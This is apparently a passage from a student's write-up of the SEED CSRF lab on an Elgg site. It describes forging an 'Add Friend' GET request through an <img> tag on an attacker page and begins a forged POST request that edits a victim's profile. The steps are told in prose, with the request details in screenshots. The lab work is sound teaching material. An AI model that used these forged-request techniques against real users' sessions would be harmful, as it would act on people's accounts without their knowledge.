friend list of Alice (assuming Alice has an active session with Elgg).

Figure 3.12: Logged in Alice on seed-server.com

3.5.2 Procedure

1. **Analyze the Legitimate Add-Friend Request:**

   - By using the HTTP Header Live tool to capture the HTTP GET request for the "Add Friend" action in Elgg.
   - Observe the URL pattern and parameters required for this action.

2. **Open the web page: www.attacker32.com:**

   - I opened a new tab in firefox for the attacker32 meanwhile my Alice session was active in the other tab.




Figure 3.13: HTTP Header Live Main - Mozilla FireFox

- For the next step, when I click on any of the link, I was redirected to an error page as mentioned below in the figure.




Figure 3.14: HTTP Header Live Main - Mozilla FireFox

- Next, when I inspected the www.attacker32.com I was directed to its sourse code by which I got to know that there was no link for further actions performance.




Figure 3.15: HTTP Header Live Main - Mozilla FireFox

3. **Samy login:**

   - For the GET Request to be performed, we need a Attacker and in my case it was Samy (the hero). So I logged in to Samy's account using the same username and Password given in the pdf.




Figure 3.16: HTTP Header Live Main - Mozilla FireFox

4. **Make Samy Alice's friend:**

- Initially, Alice is tarined as if samy wants to be Alice's friend, he can not be unfortunately.

- But for that I looked up for the solution and got to know that if I change the action in Alice addfriend.html file, Samy can be Alice's frind.

- For that, I performed the following steps:




Figure 3.17: Checking the members Samy can be friends with

- Samy opens Alice profile:




Figure 3.18: Alice profile on Samy's account

- Before pressing the button "Add Friend" I utilize a browser extension like *HTTP Header Live* or a tool such as *Burp Suite* to intercept and analyze HTTP requests. After opeing it I added ALice my friend with the live intercept.




Figure 3.19: Open the Live Header to Send Request

- After opening the Live Header I clicked on the button but when I checked, Samy was not added with Alice as a friend and the reason was quiet obvisous as I mentioned earlier that by default, Alice will not let you be their friend as she is a shy girl but Samy is a chill guy who will make Alice her friend.




Figure 3.20: Alice has no friends

5. So now I will help Samy and go on his profile and open the "view source code" from there




Figure 3.21: View Page Source on Samy's Account




Figure 3.22: Getting Samy's guid

6. Inside the code of Samy's profile page, I scrolled down and found the guid of Samy as I did before for Alice.

Figure 3.23: Samy's guid Found

7. Now, remember we coded the dockps commands so from that we will use:




Figure 3.24: Copy the attacker id

8. By using that command I will open the docksh using the attacker docker id like:




Figure 3.25: Opening the attacker html

9. Now I will open the file addfriend.html with the nano command in terminal:




Figure 3.26: Editing the addfriend.html

10. After opening the code, I will change the code and add the link of the request I copied earlier, now when verifiying I correctly have added the code as:

Figure 3.27: Verifying the link

Note that for the above figure, I changed the guid from 56 to 59 (from Alice to Samy) so that when we are redirected to the page, Samy can be Alice's friend.

11. So now, Alice must have an active session, and when Samy sends a request to Alice, it is accepted. When Alice clicks on the link or visits Samy's webpage, the browser automatically executes the GET request embedded in the <img> tag. Check Samy's friend list in Elgg to confirm that Alice has been added as a friend. Congratulations! They are (just) friends.




Figure 3.28: Samy added Alice as Friend

3.6 Task 3: CSRF Attack using POST Request

3.6.1 Objective

The goal of this task is to execute a Cross-Site Request Forgery (CSRF) attack that modifies Alice's profile on the Elgg platform. Specifically, the attacker (Samy) aims to forge a POST request from Alice's browser to include the statement "Samy is my Hero" in her profile. This is achieved by tricking Alice into visiting a malicious website, which sends the crafted POST request to the server on Alice's behalf without her knowledge.

3.6.2 Procedure

1. **Understand the Profile Modification Request:**

2. Log in to Samy's account and go to his profile page and then open Samy's edit profile button:




Figure 3.29: Opening Edit Profile on Samy's Account

3. Inside the Samy's profile, I wrote "Samy is my Hero" as mentioned in the book.

